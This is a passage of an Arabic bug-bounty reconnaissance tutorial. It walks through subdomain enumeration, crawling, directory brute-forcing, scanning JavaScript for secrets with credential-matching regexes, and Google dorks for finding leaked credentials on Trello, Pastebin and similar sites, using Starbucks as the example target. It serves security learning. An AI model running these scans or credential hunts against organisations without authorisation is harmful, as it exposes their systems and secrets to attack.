فيه الكثير من المصادر اللي تقدر تستخدمها في العمليه دي عموما بس اعتقد احنا غطينا بشكل كافي شويه تولز كويس تبدأ بقا تنظم نفسك وتثبت التولز دي وتعمل ال commands اللي هتستخدمهم مع بعض وتعمل باش سكريبت يعني لكل مرحله لو انت بتحب الاوتوميشن او تعملهم مأنوال واحد واحد

الفكره ان اغلب التكنيكات دي بتعتمد علي third parties ومن اغلب المصادر اللي بتجيب منها المعلومات دي وهي

- Virus Total
- Netcraft
- DNSdumpster
- Threat crowd
- Shodan
- Cencys
- DNSdb
- Pastebin

TOOLS

AMASS

المفروض دلوقتي تبقي انت تمام مع الاداة دي وهنستخدمها دلوقتي في المحور الافقي اللي عمله لينا
oxpatrik

<https://github.com/OWASP/Amass>

`amass enum -passive -d <Domain Name Here>`

```
alex@alex-PowerEdge-R710:~$ amass enum -passive -d starbucks.com
d.mx.e.starbucks.com
chdlncwebapp01.starbucks.com
cloudappsema.starbucks.com
fb1.starbucks.com
chdlncweb01.starbucks.com
mobility-us-va.starbucks.com
storelink-owa.starbucks.com
jdsbeta.starbucks.com
test1-iad.starbucks.com
```

برضه بقولك تاني انت اغلب التولز دي بتشتغل بطريقه انها معاها api من third parties vendors
وبعدها بتعمل عملية ال scraping

KNOCK.PY

للمره الاول هتشوف ان الاداه دي بتفوت subdomains كتيره ولكن الكاتب بيحبها علشان هي
بتعرضلك في ال response التكنولوجي و ال status code كويسه جدا علشان تفهم كل
subdomain

<https://github.com/guelfoweb/knock>

`knockpy.py <Domain Name Here>`

```
alex@alex-PowerEdge-R710:~/tools/knock$ python knockpy/knockpy.py starbucks.com
[KNOWLEDGE] 4.1.1
+ checking for virustotal subdomains: SKIP
  VirusTotal API_KEY not found
+ checking for wildcard: NO
+ checking for zonetransfer: NO
+ resolving target: YES
- scanning for subdomain...

Ip Address      Status  Type   Domain Name      Server
-----
8.33.184.254    200     host   a.starbucks.com  Apache
67.134.222.254  200     host   a.starbucks.com  Apache
8.23.247.244    200     host   a.starbucks.com  Apache
98.99.252.56    403     host   api.starbucks.com BigIP
104.80.77.244   301     alias  app.starbucks.com AkamaiGHost
104.80.77.244   301     alias  starbucksites.starbucks.com.edgekey.net AkamaiGHost
104.80.77.244   301     host   e13595.a.akamaiedge.net AkamaiGHost
12.18.141.21    host    apps.starbucks.com
204.238.150.111 host    auth.starbucks.com
216.161.14.126  host    aw.starbucks.com
98.99.252.42    403     alias  beta.starbucks.com BigIP
98.99.252.42    403     host   wwwstage.starbucks.com BigIP
204.74.99.103   302     host   blog.starbucks.com UltraDNS Client Redirection Server
98.99.252.176   404     alias  blogs.starbucks.com Microsoft-IIS/8.5
```

يبقا كدا هنتكلم عن الادوات بسرعه في مرحله ال Subdomain Enumeration

عندك فيه طريق كتير علشان تعمل كدا
brute forcing,

forward DNS database,
and subdomain permutations

عندك التول اللي هي Amass ممكن تستخدم علشان ت scrape كل ال third party vendors resource
s
عندك Gobuster ممكن تستخدمها في مرحله ال brute force لكل ال subdomains
عندك Altdns ممكن تستخدمها في مرحله ال subdomain permutations

DNS RESOLUTIONS

في الوقت اللي انت بتعمل فيه subdomain enum لازم تتأكد انك اعددت قائمه كبيره من
ال subdomains
وفي مرحله ال probing لهذه ال endpoints لازم تعرف مين فيهم اللي شغال واللي مش شغال دا بكل
بساطه بتعمل عمليه dns lookup علي دومين معين ويبيشوف لو هو بيحتوي علي ال A record
لو ايوه يبقا ال Subdomain دا alive لا يبقا Dead
هنا الكاتب برضه بيستخدم

<https://github.com/blechschmidt/massdns>
طريقه التثبيت :

```
git install https://github.com/blechschmidt/massdns.git
cd massdns
make
```

يقولك انه هيستخدم JQ ودي بالمناسبه tool موجوده وهي command line json parser.
<https://github.com/stedolan/jq>
وعلىشان تستخدمها لازم يكون معاك قائمه من ال dns resolvers
واشهر واحد منهم اللي هو كلنا عارفه ال dns بتاع جوجل "8.8.8.8"
ودا ال : command

```
./bin/massdns -r resolvers.txt -t A -o J subdomains.txt | jq  
'select(resp_type=="A") | .query_name' | sort -u
```

اولا كدا لازم ال Resolvers.txt يكون بيحتوي علي قائمه من ال DNS resolvers
وال subdomains.txt بيحتوي علي ال domains اللي انت هتعوز تشوفها شغاله ولا ايه الدنيا
بعد كدا بيعمل pipe لل jq
وفي الآخر بيثيل المتكرر عن طريق sort -u

بس انا هنصحك انك تحمل tool اسمها httpx من علي github
تقدر تبحث عنها هي وال Tool اللي اسمها httpprobe
طبعا الاسرع فيهم httpx

SCREEN SHOT

طبعا من الممكن يوصل معاك عدد ال Subdomains لعدد كبير جدا ف اكيد مش هتفتحهم واحد واحد
ف المهم هنا انهم كلهم يبقوا موجودين عندك في ملف ك صور ساعتها هتبدأ انت تفلتر انهي اللي فيه
functions اكثر وانهي اللي مش باين عليه interesting يعني

ف المهم بتتعدد الحالات اللي بتؤدي لـ RCE في الحته بتاعه الـ Screenshot Gathering
تقدر تستخدم الـ Tool دي :

<https://github.com/FortyNorthSecurity/EyeWitness>

عن طريق الـ command ده


Python3 EyeWitness.py -f subdomains.txt --web

```
alex@alex-PowerEdge-R710:~/massdns/EyeWitness$ ./EyeWitness.py -f subdomains.txt --web
#####
#                               EyeWitness                               #
#####
#   FortyNorth Security - https://www.fortynorthsecurity.com             #
#####

Starting Web Requests (322 Hosts)
Attempting to screenshot http://tatathshhaj.sjsjsjahshshs.abcdefg.starbucks.com
[*] WebDriverError when connecting to http://tatathshhaj.sjsjsjahshshs.abcdefg.starbucks.com
Attempting to screenshot http://games.starbucks.com
[*] WebDriverError when connecting to http://games.starbucks.com
Attempting to screenshot http://tazoteatime.starbucks.com
[*] WebDriverError when connecting to http://tazoteatime.starbucks.com
Attempting to screenshot http://api.starbucks.com
Attempting to screenshot http://investor.starbucks.com
Attempting to screenshot http://red.starbucks.com
```

CONTENT DISCOVERY

بالنسبة لـ Content Discovery فهو مرحله افتراضيه في الجزء بتاع الـ ريكون ف فشلك فيها هياثر
طبعاً على النتيجة بتاعتك
المهم هنا الغرض الاساسي ورا الموضوع دا هو انك تلاقى endpoints في الـ target بتاعك زي ايه ؟
مثلاً log files, config files, interesting technologies , applications
ي الموقع اللي انت هتعمل العمليه دي فيه



SELF CRAWL

في الجزء دا ممكن تستخدم الـ crawl بتاع الـ burp suite او تقدر تستخدم اللي الكاتب اقترحهم في وقت
الكتاب
واللي هو انك تستخدم الـ tool دي

<https://github.com/ghostlulzhacks/crawler/tree/master>

ولكن بالشكل دا مش هيجيبلك اي endpoint مخفيه
كل اللي هي بتعمله انها بتزور كل الـ لينكات بطريقه recursive

```
python3 crawler.py -d <URL> -l <Levels Deep to Crawl>
```

```
alex@alex-PowerEdge-R710:~/tools/crawler$ python3 crawler.py -d https://starbucks.com -l 1
0 https://starbucks.com/
1 https://starbucks.com/store-locator
2 https://starbucks.com/account/signin
3 https://starbucks.com/account/create
4 https://starbucks.com/coffee
5 https://starbucks.com/menu
6 https://starbucks.com/coffeehouse
7 https://starbucks.com/responsibility
8 https://starbucks.com/coffee/how-to-brew
```

وملاحظه برضه لازم تاخذ بالك منها انك لما تيجي تعمل crawl متتعمقش عن مرحلتين لان ببساطه م
مكن تلاقي عندك ملايين اللينكات

طيب ايه هي الفكرة من الكلام دا كله وهي انك هتبقا عملت ملف موجود فيه URLs تقدر بعدها تعمل
inspect وتطور فيهم علي endpoints و fingerprint للتكنولوجيا و تلاقي ثغرات اكيد

WAYBACK MACHINE CRAWL DATA


نقدر اننا نعمل active crawl بنفسنا زي ال burp كدا طبعاً ولكن الاسهل اننا نشوف
third parties vendors للحكاية دي علشان ربما تاخذ rate limit علي التصفح الغشيم اللي حضرتك
كنت بتعمله دا

طيب بالنسبة للـ Wayback machine دا عبارة عن ايه ؟
عبارة عن ارشيف للنترنت ببساطه بيروح علي كل موقع وبيعمل crawl في الوقت اللي بياخدوا فيه
shots و التسجيل للبيانات دي في قاعده البيانات

<https://web.archive.org/>

برضه حابه حلوه انك مثلاً ممكن تشوف شكل الـ yahoo كان عامل ازاى من 5 سنين وكذلك الفيس
بوك برضه الخ..

المهم يعني الـ endpoints ممكن نستعلم من خلالها عن كل المسارات اللي اتعملها crawl قبل كدا



URL	DATE	SIZE	STATUS	REQUESTS	RESPONSES
https://www.facebook.com/	2019-04-10	1000000000000000	200	1	1
https://www.facebook.com/	2019-04-10	1000000000000000	200	1	1
https://www.facebook.com/	2019-04-10	1000000000000000	200	1	1
https://www.facebook.com/	2019-04-10	1000000000000000	200	1	1
https://www.facebook.com/	2019-04-10	1000000000000000	200	1	1

"https://web.archive.org/web/*/facebook.com/"

وممكن من خلال النتيجة اللي هتظهرلك هنا تبدأ تدور علي حاجات كتير منهم
اي ملف مثلاً بيتنهي بـ ".bak" واللي هو هيكون حاجه لذيذه جدا انك جيت backup information
وطبعاً برضه فيه حاجات تاني ممكن تبحت عنها زي :

- .zip
- .config
- /admin/
- /api/

مش بس كدا لا وكمال ممكن تلاقي ثغرات عن طريق انك تبص علي البيانات دي لو مثلا انت شوفت الم سار دا

"example.com/?redirect=something.com"

من الممكن انك تجيب ثغره open redirect او SSRF vulnerabilities لو مثلا انت شوفت

GET parameter "msg="

هنا انت تقدر تدور علي xss

هنا انا هرشلك تول اللي اسمها Waybackurls حلوه اوي

وبرضه الكاتب هنا عامل سكريبت بيحجب كل المسارات من الموقع دا برضه تقدر تشوفها برضه :
<https://github.com/ghostlulzhacks/waybackMachine>

قبل ما تفكر تعمل crawl للموقع اللي انت هتشتغل عليه لا روح لل Wayback machine الاول واستخدم ال crawl اللي اتعمل قبل كدا عن طريق الناس وبعدها ابدأ اعمل انت ال crawl بتاعك

COMMON CRAWL DATA

كمان فيه حاجه ثاني زي ال wayback machine تقدر تستخدم

<http://commoncrawl.org/>

وبرضه ال Script بتاع صاحب الكتاب علشان تـ Automate الجزء دا

<https://github.com/ghostlulzhacks/commoncrawl>

وهتشفله كدا

python cc.py -d <Domain>

```
alex@alex-PowerEdge-R710:~/tools$ python cc.py -d starbucks.com | more
https://www.starbucks.com/
http://www.starbucks.com/
http://www.starbucks.com/
https://www.starbucks.com/
https://www.starbucks.com/7utm_term=starbucks&gclid=CjwKEAjv19vABRCY2Ynp020zTs5AAzEt8s2nz5Q40rjMcXEXG8B8r_rMVR53oWmECTW4XtFG1P8oCwdHw_wc86cm_mmc=google_-BR+4C3A2%2C%80%2C%93+Br
and+4C3A2%2C%80%2C%93+Starbucks+4C3A2%2C%80%2C%93+Desktop+4C3A2%2C%80%2C%93+Exact_-Brand+Starbucks+Desktop+Exact_-starbucks_mkwid7CswofCu9MS_dc47Cpcrid7C1463730085457C
pkw47Cstarbucks7Cpnt47Ce6utm_campaign=BR+4C3A2%2C%80%2C%93+Brand+4C3A2%2C%80%2C%93+Starbucks+4C3A2%2C%80%2C%93+Desktop+4C3A2%2C%80%2C%93+Exact6utm_medium=cpc6utm_source=google
https://www.starbucks.com/7cpid=ETC00100
https://www.starbucks.com/7utm_source=tripadvisor&utm_medium=referral
https://www.starbucks.com/7utm_source=vectorlogo&utm_medium=referrer
https://www.starbucks.com/about-us
https://www.starbucks.com/about-us/company-information/business-ethics-and-compliance
https://www.starbucks.com/about-us/company-information/corporate-governance
https://www.starbucks.com/about-us/company-information/corporate-governance/board-committees-list
https://www.starbucks.com/about-us/company-information/mission-statement
```

هنا هي جيبلك كل ال endpoints اللي من 2014 انت بالتأكد هتعوز تعمل pipe اللي هو
 ال "I" لا output وتحفظه في ملف ليك بعدين تفحصه بقا واكيد هتلاقي كميه كبيره من ال URLs اتم
 سحت يعني فعادي

DIRECTORY BRUTE FORCE

ال crawl لوحده مش كفايه فيه Hidden endpoints كثير اوي ممكن ميكونش حد عملها crawl
 فعلى شان كدا لـ directory bruteforcing بيعتمد علي ال wordlists ممكن انت بعدها تبدأ تحمن علي حا
 جات كثير

من ضمنهم backup files, core dumps, config files

طبعا فيه برضه في الوقت الحالي ادوات كتير جميله منهم
ffuf , dirsearch , gobuster
هنستخدم دلوقتي الاداة دي
<https://github.com/OJ/gobuster>

وطبعا انت عارف هتجيب ال wordlist من فين
SecList :)

ودا ال: command

`./gobuster dir -k -w <Wordlist> -u <URL>`

```
alex@alex-PowerEdge-R710:~/tools$ ./gobuster dir -k -w SecLists/Discovery/Web-Content/raft-small-files.txt -u https://delivery.starbucks.com
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             https://delivery.starbucks.com
[+] Threads:         10
[+] Wordlist:         SecLists/Discovery/Web-Content/raft-small-files.txt
[+] Status codes:    200,204,301,302,307,401,403
[+] User Agent:      gobuster/3.0.1
[+] Timeout:         10s
=====
2019/11/09 18:26:18 Starting gobuster
=====
/favicon.ico (Status: 200)
/robots.txt (Status: 200)
=====
2019/11/09 18:27:20 Finished
=====
```

ال Content Discovery ممكن يتعمل بطريقتين
passively or actively

عندك ال The WaybackMachine and Common Crawl يمكن ان يستخدموا في انهم يعملوا crawl
ال endpoints للتارجت بتاعك ولكن دول خير مثال علي ال passive والي هو انت يعني لسه محصل
ش بينك وبين التارجت احتكاك

او برضه فيه عندك ممكن تعمل active crawl بنفسك زي ما اتكلمنا

INSPECTING JAVASCRIPT FILES

اغلب المواقع دلوقتي بتستخدم javascript في ال Front End بعد ما تعمل crawl هتلاقي نفسك فاي
تك الكثير من ال endpoints
طيب ممكن تلاقي ايه في ال javascript files?
AWS keys, S3 bucket endpoints, API keys , etc...

LINK FINDER

الاداه دي من الادوات اللي بتعمل parsing من ال javascript files يعني هدفها تستخرجلك endpoints
منها وهي بتشتغل عن طريق jsbeautifier ال بيخلي شكل الكود كويس نوعا ويبقي مقروء
نوعا ما
المهم ان الكاتب عادة ما بيستخدم الاداه دي لو الجزء بتاع ال self crawl في انه يرجع نتايج لو
الموقع شغال ب javascript

<https://github.com/GerbenJavado/LinkFinder>

python linkfinder.py -i <JavaScript File> -o cli

```
alex@alex-PowerEdge-R710:~/tools/LinkFinder$ python3 linkfinder.py -i https://cdn.optimizely.com/js/6558036.js -o cli
/dist/preview_data.js?token=__TOKEN__&preview_layer_ids=__PREVIEW_LAYER_IDS__
http://store.starbucks.com/coffee
http://store.starbucks.com/tea
http://store.starbucks.com/drinkware
http://store.starbucks.com/equipment
http://store.starbucks.com/collections/sale-collection
https://www.starbucks.com/account/home
https://www.starbucks.com/menu
https://www.starbucks.com
```

JSSEARCH

دي اداة تانيه برضه ممكن تستخدمها ولكن الاداه دي الفكره الاساسيه منها انها بتدور علي ال sensitiv e or interesting strings في الغالب ال developers بيستخدموا API keys, AWS credentials او sensitive information في مل javascript

<https://github.com/incogbyte/jsearch>

```
1
2 REGEX_PATT = {
3     "AMAZON_URL": r"https?://[^\\"> ]+",
4     "AMAZON_URL_1": r"[a-z0-9-]+\s3-[a-z0-9-]+\s\amazonaws\.com",
5     "AMAZON_URL_2": r"[a-z0-9-]+\s3-website[,-](eu|ap|us|ca|sa|cn)",
6     "AMAZON_URL_3": r"s3\amazonaws\.com/[a-z0-9-]+\s",
7     "AMAZON_URL_4": r"s3-[a-z0-9-]+\s\amazonaws\.com/[a-z0-9-]+\s",
8     "URLS": r"https?://[^\\"> ]+",
9     "AMAZON_KEY": r"([A-Z0-9]|^)(AKIA|A3T|AGPA|AIDA|AROA|AIPA|ANPA|ANVA|ASIA)[A-Z0-9]{12,}",
10    "UPLOAD_FIELDS": r"\u003cinput[^\u003e]+type=[\"]?file[\"]?",
11    "Authorization": r"^Bearer\s[a-f0-9]{8}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{4}-[a-f0-9]{12}$",
12    "accessToken": r"^acesstoken=[0-9]{13,17}"
```

وطريقه البحث دي بتكون عن طريق الريجيكس زي ما باين في الصوره

python3.7 jsearch.py -u https://starbucks.com -n Starbucks

```
alex@alex-PowerEdge-R710:~/tools/jsearch$ python3.7 jsearch.py -u https://starbucks.com -n starbucks
>> [Errno 17] File exists: 'starbucks.com'
[INFO] Getting info from: https://starbucks.com/static/js/library/modernizr.custom.js?
[INFO URL] http://modernizr.com/download/#-generatedcontent-csstransforms-csstransitions-localstorage
stallprops-prefixes-domprefixes-css_filters

[INFO URL] http://www.w3.org/2000/svg
[INFO] Getting info from: http://cdn.optimizely.com/js/6558036.js
[DOMAIN INFO] http://store.starbucks.com/coffee
[DOMAIN INFO] http://store.starbucks.com/tea
[DOMAIN INFO] http://store.starbucks.com/drinkware
[DOMAIN INFO] http://store.starbucks.com/equipment
[DOMAIN INFO] http://store.starbucks.com/collections/sale-collection
[DOMAIN INFO] https://www.starbucks.com/account/home
[DOMAIN INFO] https://www.starbucks.com/menu
[DOMAIN INFO] https://www.starbucks.com
[INFO URL] https://developers.optimizely.com/x/solutions/javascript/code-samples/index.html#page-act.

[INFO URL] https://app.optimizely.com/js/innie.js
[AWS INFO] https://cdn-assets-prod.s3.amazonaws.com/js/preview2/6558036.js
```

واتأكد انك تضيف ليها الريجيكس الخاصه بك علشان تحسن النتائج بتاعتك

GOOGLE DORKS

طيب دلوقتي بالنسبة للدوركات بتاعه جوجل هنستفاد منه ازاى في المرحله دي ؟


طبعاً , find hidden assets, credentials, vulnerable endpoints وغيرهم

هتلاقي هنا الكثير من الدوركات

<https://www.exploit-db.com/google-hacking-database>

DORK BASICS

site:<Domain Name>



ودا انت من خلاله هتفلتر نتايج البحث اللي هتظهرلك

وفيه تاني برضه كذا حاجه زي "inurl:" and "intitle:" :

<https://gbhackers.com/latest-google-dorks-list/>

تقدر تكمل بحث عنهم وتشوف رايتابات كتير بيتكلموا عن ازاى قدروا يجيبوا ثغرات من بس كام دورك
كدا استخدموهم في البحث


THIRD PARTY VENDORS

هنا انت بتستخدم الدوركات بتاعه جوجل علشان تحدد الـ third party vendors
يعني قصدي ان المنظمات عادة ما بتستخدم مواقع زي Trello, Pastebin, GitHub, Jira وغيرهم

قبل كذا كاتب الكتاب لقي credentials مخزنه في public Trello board

مثال بسيط للكلام بتاعنا دا :

site:<Third Party Vendor> <Company Name>



A full list of third-party vendors can be found below credit goes to Prateek Tiwari:


Name	Dork	Description
Codepad	site:codepad.co "Company Name"	Codepad is an online compiler/interpreter. You can sometimes find hard coded credentials here.
Scribd	site:scribd.com "Company Name"	Scribd is known for their books and E-books but you can sometimes find internal files uploaded by employees that contain passwords
NPM	site:npmjs.com "Company Name"	Use this to find NodeJS source code used by a company
NPM	site:npm.runkit.com "Company Name"	Use this to find NodeJS source code used by a company

Libraries IO	site:libraries.io "Company Name"	Libraries.io is a web service that lists software development project dependencies and alerts developers to new versions of the software libraries they are using.
Coggle	site:coggle.it "Company Name"	Coggle is used to create mind maps. You might be able to find internal flow charts which contain credentials
Papaly	site:papaly.com "Company Name"	This site is used to save bookmarks and links. You can sometimes find internal links, documents, and credentials.
Trello	site:trello.com "Company Name"	Trello is a web based Kanban board. This is often used to find credentials and internal links of organizations.
Prezi	site:prezi.com "Company Name"	This site is used to make presentations and can sometimes contain internal links and credentials.
Jsdeliver	site:jsdelivr.net "Company Name"	CDN for NPM and GitHub.
Codepen	site:codepen.io "Company Name"	Codepen is an online tool for creating/testing front end code. You can sometimes find API keys and other credentials in here
Pastebin	site:pastebin.com "Company Name"	Pastebin is a site where people upload text documents typically for sharing. You can often find internal documents and credentials in here. Hackers also use this site to share database leaks.
Repl	site:repl.it "Company Name"	Repl is an online compiler. You can sometimes find hard coded credentials in users scripts. I have personally used this to compromise a few targets.
Gitter	site:gitter.im "Company Name"	Gitter is an open source messaging platform. You can sometimes find private messages containing credentials, internal links, and other info.

Bitbucket	site:bitbucket.org "Company Name"	Bitbucket like GitHub is a place to store source code. You can often find hard coded credentials and other information in here.
Atlassian	site:*atlassian.net "Company Name"	This dork can be used to find confluence , Jira, and other products that can contain sensitive information
Gitlab	inurl:gitlab "Company Name"	Gitlab like GitHub is used to store source code. You can often find internal source code and other sensitive information here

الكاتب قبل كذا استخدم الدورك بتاع "repl.it" اللي في الجدول ولقي credentials موجوده في السورس كود

"ext:" dork.




كمان فيه حاجه ثانيه وهي انك تبحث عن extinction
"ext:" dork.

back up files, PDFs,databases, zip files, and anything else.

CHAPTER 8: FINGERPRINT PHASE

بعد ما خالصنا الجزء بتاع الريكون واللي كان بيتكلم عن انك تلاقى ال assets و ال endpoints
بعد كدا تبدأ ت fingerprint الحاجات دي ,الغرض من الكلام دا انك تشوف التكنولوجيا اللي شغاله علي
ال Assets اللي تبع التارجت بتاعك

انت محتاج تعرف حاجات زي technology stacks, version numbers, running services
ه تقدر تستخدمها في انك تعرف ايه اللي شغال علي ال endpoint دي



بمعني ان لو فيه exploit جديد نازل للwordpress فانت محتاج تكون قادر علي انك تتعرف كل ال WordPress application اللي التارجت بتاعك بيتستخدمها كما ايضا انت هتعمل fingerprint للSSH أو RDP أو VNC او اي login services ولذلك تقدر تعمل ال bruteforce attacks

يعني كل الداتا اللي انت هتجيبها في وقت ال fingerprint phase بيتمكنك من ان انت تتفوق في exploitation phase

IP

انت جمعت معلومات كثير من ضمنهم CIDR ranges اللي تبع التارجت بتاعك كمان برضه IPs من ال DNS resolutions للsubdomains في الوقت بتاع ال subdomain enumeration phase دول الطريقتين الاساسيتين اللي انت تقدر تجيب منهم IPs تبع المنظمه بتاعتك طيب خلاص بقي معانا List من ال IPs هتحتاج ان انت تشوف البورتات والخدمات اللي شغاله في ال endpoint دا تقدر ان انت تعمله manually عن طريق انت تفحص التارجت بتاعك او ان انت تقدر تعمله passive يعني بدون ما تحتك مع التارجت باستخدام third parties

SHODAN


افضل مصدر لانك تعمل فحص للبورتات المهم الخدمه دي بتفحص انت يوميا وبتمدك بالبيانات دي لل عملاء ف انصحك تستخدم تستثمر في اكونت مدفوع علشان المجاني بيحجملك عدد بحث معين

<https://www.shodan.io/>

لو معاك CIDR range تقدر تستخدم البحث عن طريق


`net:<"CIDR,CIDR,CIDR">`

وهيظهرلك ال assets في ال CIDR range دا



او من الممكن ان انت تبحث عن طريق

